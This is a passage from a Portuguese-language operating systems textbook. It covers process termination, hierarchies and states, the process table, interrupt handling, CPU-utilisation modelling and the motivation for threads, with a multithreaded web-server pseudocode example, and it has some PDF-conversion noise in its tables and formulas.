A quarta razão pela qual um processo pode terminar se dá quando um processo executa uma chamada de sistema dizendo ao sistema operacional para cancelar algum outro processo. No UNIX, essa chamada é a kill. A função Win32 correspondente é a TerminateProcess. Em ambos os casos, o processo que for efetuar o cancelamento deve ter a autorização necessária para fazê-lo. Em alguns sistemas, quando um processo termina, voluntariamente ou não, todos os processos criados por ele também são imediatamente cancelados. Contudo, nem o UNIX nem o Windows funcionam dessa maneira.

#### 2.1.4 Hierarquias de processos

Em alguns sistemas, quando um processo cria outro, o processo pai e o processo filho continuam, de certa maneira, associados. O próprio processo filho pode gerar mais processos, formando uma hierarquia de processos. Observe que isso é diferente do que ocorre com plantas e animais, que utilizam a reprodução sexuada, pois um processo tem apenas um pai (mas pode ter nenhum, um, dois ou mais filhos).

No UNIX, um processo, todos os seus filhos e descendentes formam um grupo de processos. Quando um usuário envia um sinal do teclado, o sinal é entregue a todos os membros do grupo de processos associado com o teclado (normalmente todos os processos ativos que foram criados na janela atual). Individualmente, cada processo pode capturar o sinal, ignorá-lo ou tomar a ação predefinida, isto é, ser finalizado pelo sinal.

Outro exemplo da atuação dessa hierarquia pode ser observado no início do UNIX, quando o computador é ligado. Um processo especial, chamado init, está presente na imagem de carga do sistema. Quando começa a executar, ele lê um arquivo dizendo quantos terminais existem. Então ele se bifurca várias vezes para ter um novo processo para cada terminal. Esses processos esperam por alguma conexão de usuário. Se algum usuário se conectar, o processo de conexão executará um interpretador de comandos para aceitar comandos dos usuários. Esses comandos podem iniciar mais processos, e assim por diante. Desse modo, todos os processos em todo o sistema pertencem a uma única árvore, com o init na raiz.

Por outro lado, o Windows não apresenta nenhum conceito de hierarquia de processos. Todos os processos são iguais. Algo parecido com uma hierarquia de processos ocorre somente quando um processo é criado. Ao pai é dado um identificador especial (chamado **handle**), que ele pode usar para controlar o filho. Contudo, ele é livre para passar esse identificador para alguns outros processos, invalidando, assim, a hierarquia. Os processos no UNIX não podem deserdar seus filhos.

#### 2.1.5 Estados de processos

Embora cada processo seja uma entidade independente, com seu próprio contador de programa e estado interno, muitas vezes os processos precisam interagir com outros. Um processo pode gerar uma saída que outro processo usa como entrada. No interpretador de comandos,

#### cat chapter1 chapter2 chapter3 | grep tree

o primeiro processo, que executa *cat*, gera como saída a concatenação dos três arquivos. O segundo processo, que executa *grep*, seleciona todas as linhas contendo a palavra 'tree'. Dependendo das velocidades relativas dos dois processos (atreladas tanto à complexidade relativa dos programas quanto ao tempo de CPU que cada um deteve), pode ocorrer que o *grep* esteja pronto para executar, mas não haja entrada para ele. Ele deve, então, bloquear até que alguma entrada esteja disponível.

Um processo bloqueia porque obviamente não pode prosseguir — em geral porque está esperando por uma entrada ainda não disponível. É possível também que um processo conceitualmente pronto e capaz de executar esteja bloqueado porque o sistema operacional decidiu alocar a CPU para outro processo por algum tempo. Essas duas condições são completamente diferentes. No primeiro caso, a suspensão é inerente ao problema (não se pode processar a linha de comando do usuário enquanto ele não digitar nada). O segundo é uma tecnicalidade do sistema (não há CPUs suficientes para dar a cada processo um processador exclusivo). Na Figura 2.2, podemos ver um diagrama de estados mostrando os três estados de um processo:

- Em execução (realmente usando a CPU naquele instante).
- Pronto (executável; temporariamente parado para dar lugar a outro processo).
- 3. Bloqueado (incapaz de executar enquanto não ocorrer um evento externo).

Logicamente, os dois primeiros estados são similares. Em ambos os casos o processo vai executar, só que no segundo não há, temporariamente, CPU disponível para ele. O terceiro estado é diferente dos dois primeiros, pois o processo não pode executar, mesmo que a CPU não tenha nada para fazer.



- 1. O processo bloqueia aguardando uma entrada
- 2. O escalonador seleciona outro processo
- 3. O escalonador seleciona esse processo
- A entrada torna-se disponível

**Figura 2.2** Um processo pode estar nos estados em execução, bloqueado ou pronto. As transições entre esses estados são mostradas.

Quatro transições são possíveis entre esses três estados, conforme se vê na figura. A transição 1 ocorre quando o sistema operacional descobre que um processo não pode prosseguir. Em alguns sistemas, o processo precisa executar uma chamada de sistema, como pause, para entrar no estado bloqueado. Em outros sistemas, inclusive no UNIX, quando um processo lê de um pipe ou de um arquivo especial (por exemplo, um terminal) e não há entrada disponível, o processo é automaticamente bloqueado.

As transições 2 e 3 são causadas pelo escalonador de processos — uma parte do sistema operacional —, sem que o processo saiba disso. A transição 2 ocorre quando o escalonador decide que o processo em execução já teve tempo suficiente de CPU e é momento de deixar outro processo ocupar o tempo da CPU. A transição 3 ocorre quando todos os outros processos já compartilharam a CPU, de uma maneira justa, e é hora de o primeiro processo obter novamente a CPU. O escalonamento — isto é, a decisão sobre quando e por quanto tempo cada processo deve executar é um tópico muito importante e será estudado depois, neste mesmo capítulo. Muitos algoritmos vêm sendo desenvolvidos na tentativa de equilibrar essa competição, que exige eficiência para o sistema como um todo e igualdade para os processos individuais. Estudaremos alguns deles neste capítulo.

A transição 4 ocorre quando acontece um evento externo pelo qual um processo estava aguardando (como a chegada de alguma entrada). Se nenhum outro processo estiver executando naquele momento, a transição 3 será disparada e o processo começará a executar. Caso contrário, ele poderá ter de aguardar em estado de *pronto* por um pequeno intervalo de tempo, até que a CPU esteja disponível e chegue sua vez.

Com o modelo de processo, torna-se muito mais fácil saber o que está ocorrendo dentro do sistema. Alguns dos processos chamam programas que executam comandos digitados por um usuário. Outros processos são parte do sistema e manejam tarefas como fazer requisições por serviços de arquivos ou gerenciar os detalhes do funcionamento de um acionador de disco ou fita. Quando ocorre uma

interrupção de disco, o sistema toma a decisão de parar de executar o processo corrente e retomar o processo do disco que foi bloqueado para aguardar essa interrupção. Assim, em vez de pensar em interrupções, podemos pensar em processos de usuário, de disco, de terminais ou outros, que bloqueiam quando estão à espera de que algo aconteça. Finalizada a leitura do disco ou a digitação de um caractere, o processo que aguarda por isso é desbloqueado e torna-se disponível para executar novamente.

Essa visão dá origem ao modelo mostrado na Figura 2.3. Nele, o nível mais baixo do sistema operacional é o escalonador, com diversos processos acima dele. Todo o tratamento de interrupção e detalhes sobre a inicialização e o bloqueio de processos estão ocultos naquilo que é chamado aqui de escalonador, que, na verdade, não tem muito código. O restante do sistema operacional é bem estruturado na forma de processos. Contudo, poucos sistemas reais são tão bem estruturados como esse.

### 2.1.6 Implementação de processos

Para implementar o modelo de processos, o sistema operacional mantém uma tabela (um arranjo de estruturas) chamada de tabela de processos, com uma entrada para cada processo. (Alguns autores chamam essas entradas de process control blocks — blocos de controle de processo.) Essa entrada contém informações sobre o estado do processo, seu contador de programa, o ponteiro da pilha, a alocação de memória, os estados de seus arquivos abertos, sua informação sobre contabilidade e escalonamento e tudo o mais sobre o processo que deva ser salvo quando o processo passar do estado em execução para o es-



Figura 2.3 O nível mais baixo de um sistema operacional estruturado em processos controla interrupções e escalonamento. Acima desse nível estão processos sequenciais.

tado pronto ou bloqueado, para que ele possa ser reiniciado depois, como se nunca tivesse sido bloqueado.

A Tabela 2.1 mostra alguns dos campos mais importantes de um sistema típico. Os campos na primeira coluna relacionam-se com o gerenciamento do processo. As outras duas colunas são relativas ao gerenciamento de memória e ao gerenciamento de arquivos, respectivamente. Deve-se observar que a exatidão dos campos da tabela de processos é altamente dependente do sistema, mas essa figura dá uma ideia geral dos tipos necessários de informação.

Agora que vimos a tabela de processos, é possível explicar um pouco mais sobre como é mantida a ilusão de múltiplos processos sequenciais, em uma máquina com uma (ou cada) CPU e muitos dispositivos de E/S. Associada a cada classe de dispositivos de E/S (por exemplo, discos flexíveis ou rígidos, temporizadores, terminais) está uma parte da memória (geralmente próxima da parte mais baixa da memória), chamada de arranjo de interrupções. Esse arranjo contém os endereços das rotinas dos serviços de interrupção. Suponha que o processo do usuário 3 esteja

Gerenciamento de processo	Gerenciamento de memória	Gerenciamento de arquivo
Registros	Ponteiro para informações sobre o segmento	Diretório-raiz
Contador de programa	de texto	Diretório de trabalho
Palavra de estado do programa	Ponteiro para informações sobre o segmento	Descritores de arquivo
Ponteiro da pilha	de texto	ID do usuário
Estado do processo	Ponteiro para informações sobre o segmento	ID do grupo
Prioridade	de texto	30. 10. 10. 10. 10. 10. 10. 10. 10. 10. 1
Parâmetros de escalonamento	İ	
ID do processo		
Processo pai		1
Grupo de processo		
Sinais		
Momento em que um processo foi iniciado		
Tempo de CPU usado		
Tempo de CPU do processo filho		
Tempo do alarme seguinte		

executando quando ocorre uma interrupção de disco. O contador de programa do processo do usuário 3, palavra de status do programa e, possivelmente, um ou mais registradores são colocados na pilha (atual) pelo hardware de interrupção. O computador, então, desvia a execução para o endereço especificado no arranjo de interrupções. Isso é tudo o que hardware faz. Dali em diante, é papel do software, em particular, fazer a rotina de serviço da interrupção prosseguir.

Todas as interrupções começam salvando os registradores, muitas vezes na entrada da tabela de processos referente ao processo corrente. Então a informação colocada na pilha pela interrupção é removida e o ponteiro da pilha é alterado para que aponte para uma pilha temporária usada pelo manipulador dos processos (process handler). Ações como salvar os registradores e alterar o ponteiro de pilha não podem ser expressas em linguagens de alto nível como C. Assim, elas são implementadas por uma pequena rotina em linguagem assembly (linguagem de montagem). Normalmente é a mesma rotina para todas as interrupções, já que o trabalho de salvar os registradores é idêntico, não importando o que causou a interrupção.

Quando termina, a rotina assembly chama uma rotina em C para fazer o restante do trabalho desse tipo específico de interrupção. (Vamos supor que o sistema operacional esteja escrito em C, a escolha usual para todos os sistemas operacionais reais.) Quando essa tarefa acaba, possivelmente colocando algum processo em estado de 'pronto', o escalonador é chamado para verificar qual é o próximo processo a executar. Depois disso, o controle é passado de volta para o código em linguagem assembly para carregar os registradores e o mapa de memória do novo processo corrente e inicializar sua execução. O tratamento de interrupção e o escalonamento são resumidos na Tabela 2.2. Convém observar que os detalhes variam de sistema para sistema.

- 1. O hardware empilha o contador de programa etc.
- O hardware carrega o novo contador de programa a partir do arranjo de interrupções.
- O procedimento em linguagem de montagem salva os registradores.
- O procedimento em linguagem de montagem configura uma nova pilha.
- O serviço de interrupção em C executa (em geral lê e armazena temporariamente a entrada).
- O escalonador decide qual processo é o próximo a executar.
- O procedimento em C retorna para o código em linguagem de montagem.
- O procedimento em linguagem de montagem inicia o novo processo atual.

**Tabela 2.2** O esqueleto do que o nível mais baixo do sistema operacional faz quando ocorre uma interrupção.

Quando o processo termina, o sistema operacional exibe um caractere de prompt (prontidão) e espera um novo comando. Quando recebe o comando, carrega um novo programa na memória, sobrescrevendo o primeiro.

## 2.1.7 Modelando a multiprogramação

Quando a multiprogramação é usada, a utilização da CPU pode ser aumentada. De modo geral, se o processo médio computa apenas durante 20 por cento do tempo em que está na memória, com cinco processos na memória a cada vez, a CPU deveria estar ocupada o tempo todo. Esse modelo é otimista e pouco realista, entretanto, uma vez que supõe tacitamente que nenhum dos cinco processos estará esperando por dispositivos de E/S ao mesmo tempo.

Um modelo melhor é examinar o emprego da CPU do ponto de vista probabilístico. Imagine que um processo passe uma fração p de seu tempo esperando que os dispositivos de E/S sejam concluídos. Com n processos na memória simultaneamente, a probabilidade de que todos os n processos estejam esperando por dispositivos de E/S (caso no qual a CPU estaria ociosa) é  $p^n$ . A utilização da CPU é, portanto, dada pela fórmula

utilização da CPU =  $1 - p^n$ 

A Figura 2.4 mostra a utilização da CPU como função de *n*, que é chamada de **grau de multiprogramação**.

De acordo com a figura, fica claro que, se os processos passam 80 por cento de seu tempo esperando por dispositivos de E/S, pelo menos dez processos devem estar na memória simultaneamente para que a CPU desperdice menos de 10 por cento. Se você já notou que um processo interativo esperando que um usuário digite algo em um terminal está em estado de espera de E/S, então deveria ficar claro que tempos de espera de E/S de 80 por cento ou mais não são incomuns. Mas, mesmo nos servidores, os processos executando muitas operações de E/S em discos muitas vezes terão porcentagem igual ou superior a essa.

Para garantir exatidão completa, deve-se assinalar que o modelo probabilístico descrito é apenas uma aproxima-




Figura 2.4 Utilização da CPU como função do número de processos na memória.

ção. Ele supõe implicitamente que todos os processos n são independentes, o que significa que é bastante aceitável que um sistema com cinco processos em memória tenha três sendo executados e dois esperando. Mas, com uma única CPU, não podemos ter três processos sendo executados ao mesmo tempo, de forma que um processo que foi para o estado 'pronto' enquanto a CPU está ocupada terá de esperar. Desse modo, os processos não são independentes. Um modelo mais preciso pode ser construído utilizando a teoria das filas, mas o nosso argumento — a multiprogramação permite que os processos usem a CPU quando, em outras circunstâncias, ela se tornaria ociosa — ainda é, naturalmente, válido, mesmo que as curvas verdadeiras da Figura 2.4 sejam ligeiramente diferentes das mostradas na figura.

Embora muito simples, o modelo da Figura 2.4 pode, mesmo assim, ser usado para previsões específicas, ainda que aproximadas, de desempenho da CPU. Suponha, por exemplo, que um computador tenha 512 MB de memória, com um sistema operacional que use 128 MB, e que cada programa de usuário também empregue 128 MB. Esses tamanhos possibilitam que três programas de usuário estejam simultaneamente na memória. Considerando-se que, em média, um processo passa 80 por cento de seu tempo em espera por E/S, tem-se uma utilização da CPU (ignorando o gasto extra — overhead — causado pelo sistema operacional) de 1 - 0,83, ou cerca de 49 por cento. A adição de mais 512 MB de memória permite que o sistema aumente seu grau de multiprogramação de 3 para 7, elevando assim a utilização da CPU para 79 por cento. Em outras palavras, a adição de 512 MB aumentará a utilização da CPU em 30 por cento.

Adicionando ainda outros 512 MB, a utilização da CPU aumenta apenas de 79 por cento para 91 por cento, elevando, dessa forma, a utilização da CPU em apenas 12 por cento. Esse modelo permite que o dono de um computador decida que a primeira adição de memória é um bom investimento, mas não a segunda.

## 2.2 Threads

Em sistemas operacionais tradicionais, cada processo tem um espaço de endereçamento e um único thread de controle. Na verdade, isso é quase uma definição de processo. Contudo, frequentemente há situações em que é desejável ter múltiplos threads de controle no mesmo espaço de endereçamento executando em quase-paralelo, como se eles fossem processos separados (exceto pelo espaço de endereçamento compartilhado). Nas seções a seguir, discutiremos essas situações e suas implicações.

#### 2.2.1 O uso de thread

Por que alguém desejaria ter um tipo de processo dentro de um processo? Constata-se que há várias razões para existirem esses miniprocessos, chamados threads. Examinemos alguns deles agora. A principal razão para existirem threads é que em muitas aplicações ocorrem múltiplas atividades ao mesmo tempo. Algumas dessas atividades podem ser bloqueadas de tempos em tempos. O modelo de programação se torna mais simples se decompomos uma aplicação em múltiplos threads sequenciais que executam em quase paralelo.

Já vimos esse argumento antes. É precisamente o mesmo argumento para a existência dos processos. Em vez de pensarmos em interrupções, temporizadores e chaveamento de contextos, podemos pensar em processos paralelos. Só que agora, com os threads, adicionamos um novo elemento: a capacidade de entidades paralelas compartilharem de um espaço de endereçamento e todos os seus dados entre elas mesmas. Isso é essencial para certas aplicações, nas quais múltiplos processos (com seus espaços de endereçamento separados) não funcionarão.

Um segundo argumento para a existência de threads é que eles são mais fáceis (isto é, mais rápidos) de criar e destruir que os processos, pois não têm quaisquer recursos associados a eles. Em muitos sistemas, criar um thread é cem vezes mais rápido do que criar um processo. É útil ter essa propriedade quando o número de threads necessários se altera dinâmica e rapidamente.

Uma terceira razão é também um argumento de desempenho. O uso de threads não resulta em ganho de desempenho quando todos eles são CPU-bound (limitados pela CPU, isto é, muito processamento com pouca E/S). No entanto, quando há grande quantidade de computação e de E/S, os threads permitem que essas atividades se sobreponham e, desse modo, aceleram a aplicação.

Finalmente, os threads são úteis em sistemas com múltiplas CPUs, para os quais o paralelismo real é possível. Voltaremos a esse assunto no Capítulo 8.

A maneira mais fácil de perceber a utilidade dos threads é apresentar exemplos concretos. Como um primeiro exemplo, considere um processador de textos. A maioria dos processadores de texto mostra o documento em criação na tela, formatado exatamente como ele aparecerá em uma página impressa. Mais especificamente, todas as quebras de linha e de página estão na posição correta e final para que o usuário possa conferi-las e alterar o documento, se for necessário (por exemplo, eliminar linhas viúvas e órfãs — linhas incompletas no início e no final de uma página, que são consideradas esteticamente desagradáveis).

Suponha que o usuário esteja escrevendo um livro. Do ponto de vista do autor, é mais fácil manter o livro inteiro como um arquivo único para tornar mais fácil a busca por tópicos, realizar substituições gerais e assim por diante. Mas há a alternativa de cada capítulo constituir um arquivo separado. Contudo, ter cada seção e subseção como um arquivo separado constitui um sério problema quando é necessário fazer alterações globais em todo o livro, já que, para isso, centenas de arquivos deverão ser editados indi-

#### 58 Sistemas operacionais modernos

vidualmente. Por exemplo, se um padrão proposto xxxx é aprovado um pouco antes de o livro seguir para impressão, todas as ocorrências de "Padrão Provisório xxxx" devem ser alteradas para "Padrão xxxx" no último minuto. Se o livro inteiro estiver em um arquivo, em geral um único comando poderá fazer todas as substituições. Por outro lado, se o livro estiver dividido em 300 arquivos, cada um deles deverá ser editado separadamente.

Agora, imagine o que acontece quando o usuário remove, de repente, uma sentença da página 1 de um documento de 800 páginas. Depois de verificar a página alterada para se assegurar de que está correta ou não, o usuário agora quer fazer outra mudança na página 600 e digita um comando dizendo para o processador de textos ir até aquela página (possivelmente buscando uma frase que apareça somente lá). O processador de textos é, então, forçado a reformatar todo o conteúdo até a página 600 — uma situação difícil, porque ele não sabe qual será a primeira linha da página 600 enquanto não tiver processado todas as páginas anteriores. Haverá uma demora substancial antes que a página 600 possa ser mostrada, deixando o usuário descontente.

Threads, nesse caso, podem ajudar. Suponha que o processador de textos seja escrito como um programa de dois threads. Um thread interage com o usuário e o outro faz a reformatação em segundo plano. Logo que uma sentença é removida da página 1, o thread interativo diz ao thread de reformatação para reformatar todo o livro. Enquanto isso, o thread interativo continua atendendo ao teclado, ao mouse e aos comandos simples, como rolar a página 1, enquanto o outro thread está processando a todo vapor em segundo plano. Com um pouco de sorte, a reformatação terminará antes que o usuário peça para ver a página 600, e, assim, ela poderá ser mostrada instantaneamente.

Enquanto estamos nesse exemplo, por que não adicionar um terceiro thread? Muitos processadores de texto são capacitados para salvar automaticamente todo o arquivo no disco a cada intervalo de tempo em minutos, a fim de proteger o usuário contra a perda de um dia de trabalho, caso ocorra uma falha no programa ou no sistema ou mesmo uma queda de energia. O terceiro thread pode fazer os backups em disco sem interferir nos outros dois. A situação dos três threads está ilustrada na Figura 2.5.

Se o programa tivesse apenas um thread, então, sempre que um backup de disco se iniciasse, os comandos do teclado e do mouse seriam ignorados enquanto o backup não terminasse. O usuário certamente perceberia isso como uma queda de desempenho. Por outro lado, os eventos do teclado e do mouse poderiam interromper o backup em disco, permitindo um bom desempenho, mas levando a um complexo modelo de programação orientado à interrupção. Com três threads, o modelo de programação fica muito mais simples. O primeiro thread apenas interage com o usuário. O segundo reformata o documento quando pedido. O terceiro escreve periodicamente o conteúdo da RAM no disco.

Deve estar claro que três processos separados não funcionariam no exemplo dado, pois todos os três threads precisam operar sobre o documento. Em vez de três processos, são três threads que compartilham uma memória comum e, desse modo, têm todo o acesso ao documento que está sendo editado.

Uma situação análoga ocorre com muitos outros programas interativos. Por exemplo, uma planilha eletrônica é um programa que permite que um usuário mantenha uma matriz, na qual alguns elementos são dados fornecidos pelo usuário. Outros elementos são calculados com base nos dados de entrada, usando-se fórmulas potencialmente complexas. Quando um usuário altera um elemento, muitos outros elementos poderão vir a ser recalculados. Já que existe um thread em segundo plano para fazer o recálculo, o thread interativo pode possibilitar ao usuário fazer alterações adicionais enquanto a computação prossegue. Da mesma maneira, um terceiro thread pode cuidar dos backups periódicos para o disco.




Figura 2.5 Um processador de textos com três threads.

Agora considere ainda um outro exemplo no qual os threads são úteis: um servidor para um site da Web. Requisições de páginas chegam a ele, e a página requisitada é enviada de volta ao cliente. Na maioria dos sites da Web, algumas páginas apresentam mais acessos que outras. Por exemplo, a página principal da Sony é muito mais acessada do que uma página especial que contenha especificações técnicas de alguma câmera de vídeo peculiar, localizada nas entranhas da árvore que representa o site geral da Sony. Servidores da Web usam esse fato para melhorar o desempenho mantendo uma coleção de páginas intensivamente usadas na memória principal para eliminar a necessidade de ir até o disco buscá-las. Essa coleção é chamada de cache e também é usada em muitos outros contextos. Vimos caches de CPU no Capítulo 1, por exemplo.

Um modo de organizar o servidor da Web é mostrado na Figura 2.6. Na figura, um thread, o despachante, lê as requisições de trabalho que chegam da rede. Depois de examinar a requisição, ele escolhe um thread operário ocioso (isto é, bloqueado) e entrega-lhe a requisição, possivelmente colocando um ponteiro para a mensagem em uma palavra especial associada a cada thread. O despachante então acorda o operário que está descansando, tirando--o do estado bloqueado e colocando-o no estado pronto.

Quando desperta, o operário verifica se a requisição pode ser satisfeita pela cache de páginas da Web, à qual todos os threads têm acesso. Se não puder, ele inicializará uma operação read para obter a página do disco e permanecerá bloqueado até a operação de disco terminar. Enquanto o thread estiver bloqueado na operação de disco, outro thread será escolhido para executar - possivelmente o despachante, para obter mais trabalho, ou possivelmente outro operário que agora esteja pronto para executar.

Esse modelo permite que o servidor seja escrito como uma coleção de threads sequenciais. O programa do despachante consiste em um laço infinito para obter requisições de trabalho e entregá-las a um operário. Cada código de operário consiste em um laço infinito, que acata uma requisição de um despachante e verifica se a página está pre-




Figura 2.6 Um servidor Web multithread.

sente na cache de páginas da Web. Se estiver, entrega-a ao cliente e o operário bloqueia esperando uma nova requisição. Do contrário, ele busca a página no disco, entrega-a ao cliente e bloqueia esperando uma nova requisição.

Uma simplificação do código é mostrada na Figura 2.7. Nesse caso, como no restante deste livro, TRUE é presumido como a constante 1. Além disso, buf e page são estruturas apropriadas para acomodar uma requisição de trabalho e uma página da Web, respectivamente.

Imagine como o servidor da Web poderia ser escrito sem threads. Uma possibilidade é operar como um único thread. O laço principal do servidor da Web obtém uma requisição, examina-a e executa-a até o fim antes de obter a próxima. Enquanto espera pelo disco, o servidor está ocioso e não processa quaisquer outras requisições. Se o servidor da Web estiver executando em uma máquina dedicada, como é o normal, a CPU ficará simplesmente ociosa enquanto o servidor da Web estiver esperando pelo disco. Assim, os threads ganham um desempenho considerável, mas cada um é programado sequencialmente, como de costume.

Até agora vimos dois projetos possíveis: um servidor da Web multithread e um servidor da Web monothread. Suponha que não seja possível o uso de threads, mas que os projetistas de sistema considerem inaceitável a perda de desempenho decorrente do uso de um único thread. Se tivermos uma versão da chamada de sistema read sem bloqueios, torna-se possível uma terceira abordagem. Quando chega uma requisição, um e apenas um thread a verifica. Se ela puder ser satisfeita a partir da cache, muito bem, mas, se não puder, será iniciada uma operação de disco sem bloqueio.

O servidor grava o estado da requisição atual em uma tabela e, então, trata o próximo evento, que pode ser tanto uma requisição para um novo trabalho como uma resposta do disco sobre uma operação anterior. Se for um novo trabalho, ele será iniciado. Se for uma resposta do disco, a informação relevante será buscada na tabela e a resposta será processada. Com a E/S de disco sem bloqueio, uma

```
while (TRUE) {
   get_next_request(&buf);
   handoff_work(&buf);
             (a)
while (TRUE) {
   wait_for_work(&buf)
   look_for_page_in_cache(&buf, &page);
   if (page_not_in_cache(&page))
       read_page_from_disk(&buf, &page);
   return_page(&page);
}
              (b)
```

Figura 2.7 Uma simplificação do código para a Figura 2.6. (a) Thread despachante. (b) Thread operário.

resposta tomará, provavelmente, a forma de um sinal ou de uma interrupção.

Nesse projeto, o modelo de 'processo sequencial' dos primeiros dois casos está perdido. O estado da computação deve ser explicitamente salvo e restaurado na tabela a cada vez que o servidor chaveia do trabalho de uma requisição para outro. Na verdade, estamos simulando os threads e suas pilhas da maneira difícil. Um projeto como esse, no qual cada computação tem um estado salvo e existe um conjunto de eventos que podem ocorrer para mudar o estado, é chamado de **máquina de estados finitos**. Esse conceito é amplamente usado na ciência da computação.

Agora deve estar claro o que os threads oferecem. Eles tornam possível manter a ideia de processos sequenciais que fazem chamadas de sistema bloqueante (por exemplo, E/S de disco) e mesmo assim conseguem obter paralelismo. Chamadas de sistema bloqueante tornam a programação mais fácil, e o paralelismo melhora o desempenho. O servidor monothread mantém a simplicidade de programação característica das chamadas de sistema bloqueante, mas deixa de lado o desempenho. A terceira abordagem consegue um alto desempenho pelo paralelismo, mas usa chamadas não bloqueante e interrupções e, com isso, torna a programação difícil. Esses modelos são resumidos na Tabela 2.3.

Um terceiro exemplo em que threads são úteis está nas aplicações que devem processar uma quantidade muito grande de dados. A abordagem normal é ler um bloco de dados, processá-lo e, então, escrevê-lo novamente. O problema é que, se houver somente chamadas de sistema com bloqueio, o processo permanecerá bloqueado enquanto os dados estiverem chegando e saindo. Ter a CPU ociosa quando há muitas computações para fazer é obviamente desperdício e algo que, se possível, deve ser evitado.

Os threads oferecem uma solução. O processo poderia ser estruturado com um thread de entrada, um thread de processamento e um thread de saída. O thread de entrada lê os dados em um buffer de entrada. O thread de processamento tira os dados do buffer de entrada, processa-os e põe os resultados em um buffer de saída. O thread de saída escreve esses resultados de volta no disco. Desse modo,

Modelo	Características
Threads	Paralelismo, chamadas de sistema bloqueante
Processo monothread	Não paralelismo, chamadas de sistema bloqueantes
Máquina de estados finitos	Paralelismo, chamadas não- -bloqueantes, interrupções

Tabela 2.3 Três modos de construir um servidor.

entrada, saída e processamento podem funcionar todos ao mesmo tempo. É claro que esse modelo funciona somente se uma chamada de sistema bloqueia apenas o thread que está chamando, e não todo o processo.

#### 2.2.2 O modelo de thread clássico

Agora que compreendemos por que os threads podem ser úteis e como eles podem ser usados, vamos investigar a ideia com um pouco mais de atenção. O modelo de processo é baseado em dois conceitos independentes: agrupamento de recursos e execução. Algumas vezes é útil separá-los; esse é o caso dos threads. Primeiro examinaremos o modelo de thread clássico; em seguida, examinaremos o modelo de thread Linux, que atenua os limites entre processos e threads.

Um modo de ver um processo é encará-lo como um meio de agrupar recursos relacionados. Um processo apresenta um espaço de endereçamento que contém o código e os dados do programa, bem como outros recursos. Esses recursos podem ser arquivos abertos, processos filhos, alarmes pendentes, signal handlers (manipuladores de sinais), informação sobre contabilidade, entre outros. Pô-los todos juntos na forma de um processo facilita o gerenciamento desses recursos.


O outro conceito que um processo apresenta é o thread de execução, normalmente abreviado apenas para **thread**. Este tem um contador de programa que mantém o controle de qual instrução ele deve executar em seguida. Ele tem registradores, que contêm suas variáveis de trabalho atuais. Apresenta uma pilha que traz a história da execução, com uma estrutura para cada rotina chamada mas ainda não retornada. Apesar de um thread ter de executar em um processo, ambos — o thread e seu processo — são conceitos diferentes e podem ser tratados separadamente. Processos são usados para agrupar recursos; threads são as entidades escalonadas para a execução sobre a CPU.

O que os threads acrescentam ao modelo de processo é permitir que múltiplas execuções ocorram no mesmo ambiente do processo, com um grande grau de independência uma da outra. Ter múltiplos threads executando em paralelo em um processo é análogo a múltiplos processos executando em paralelo em um único computador. No primeiro caso, os threads compartilham um mesmo espaço de endereçamento e outros recursos. No último, os processos compartilham um espaço físico de memória, discos, impressoras e outros recursos. Como os threads têm algumas das propriedades dos processos, eles são por vezes chamados de processos leves (lightweight process). O termo multithread é também usado para descrever a situação em que se permite a existência de múltiplos threads no mesmo processo. Como vimos no Capítulo 1, algumas CPUs têm suporte de hardware direto para multithread e permitem a ocorrência de chaveamento de threads em uma escala de tempo de nanossegundos.

Na Figura 2.8(a) vemos três processos tradicionais. Cada um possui seu próprio espaço de endereçamento e um único thread de controle. Por outro lado, na Figura 2.8(b) vemos um único processo com três threads de controle. Contudo, em ambos os casos há três threads. Na Figura 2.8(a) cada um deles opera em um espaço de endereçamento diferente; já na Figura 2.8(b), todos os três threads compartilham o mesmo espaço de endereçamento.

Quando um processo com múltiplos threads é executado em um sistema com uma única CPU, os threads esperam a vez para executar. Na Figura 2.1 vimos como a multiprogramação de processos funciona. Ao chavear entre vários processos, o sistema dá a ilusão de processos sequenciais distintos executando em paralelo. O multithread funciona do mesmo modo. A CPU alterna rapidamente entre os threads, dando a impressão de que estão executando em paralelo, embora em uma CPU mais lenta que a CPU real. Em um processo limitado pela CPU (que realiza maior quantidade de cálculos do que de E/S) com três threads, eles parecem executar em paralelo, cada um em uma CPU com um terço da velocidade da CPU real.

Threads distintos em um processo não são tão independentes quanto processos distintos. Todos os threads têm exatamente o mesmo espaço de endereçamento, o que significa






Figura 2.8 (a) Três processos, cada um com um thread. (b) Um processo com três threads.

que eles também compartilham as mesmas variáveis globais. Como cada thread pode ter acesso a qualquer endereco de memória dentro do espaço de endereçamento do processo, um thread pode ler, escrever ou até mesmo apagar completamente a pilha de outro thread. Não há proteção entre threads porque (1) é impossível e (2) não seria necessário. Já no caso de processos diversos, que podem ser de usuários diferentes e mutuamente hostis, um processo é sempre propriedade de um usuário, que presumivelmente criou múltiplos threads para que eles possam cooperar, e não competir. Além de compartilhar um espaço de endereçamento, todos os threads compartilham o mesmo conjunto de arquivos abertos, processos filhos, alarmes, sinais etc., conforme ilustrado na Tabela 2.4. Assim, a organização da Figura 2.8(a) seria usada quando os três processos fossem essencialmente descorrelacionados; já a Figura 2.8(b) seria apropriada quando os três threads fizessem realmente parte da mesma tarefa e cooperassem ativa e intimamente uns com os outros.

